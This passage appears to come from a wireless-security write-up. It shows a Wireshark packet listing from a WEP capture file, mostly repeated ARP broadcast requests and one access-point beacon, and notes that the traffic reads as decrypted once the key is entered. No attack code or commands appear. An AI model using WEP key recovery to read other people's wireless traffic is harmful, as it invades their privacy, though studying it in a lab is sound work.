   7 0.003074                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
   8 0.003074   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
   9 0.005634                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  10 0.006146   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  11 0.008706                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  12 0.009218   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  13 0.011777                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  14 0.012290   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  15 0.014337                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  16 0.014850   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  17 0.017408                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  18 0.017922   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  19 0.020482                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  20 0.020994   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  21 0.023553                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  22 0.023555   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  23 0.026113                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  24 0.026627   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  25 0.029186                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  26 0.029699   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  27 0.031233   ArcadyanTech_12:32:… Broadcast            802.11     59 Beacon frame, SN=1995, FN=0, Flags=........, BI=100, SSID="Appart"
  28 0.032258                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  29 0.032771   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  30 0.034818                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  31 0.035331   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  32 0.037889                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  33 0.038402   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  34 0.040962                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  35 0.041474   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  36 0.044034                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  37 0.044034   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  38 0.046593                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  39 0.047107   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
  40 0.049666                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
  41 0.050178   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
```

After inputting the decryption key, I can see all the decrypted traffic from the kansascityWEP.pcap file in wireshark.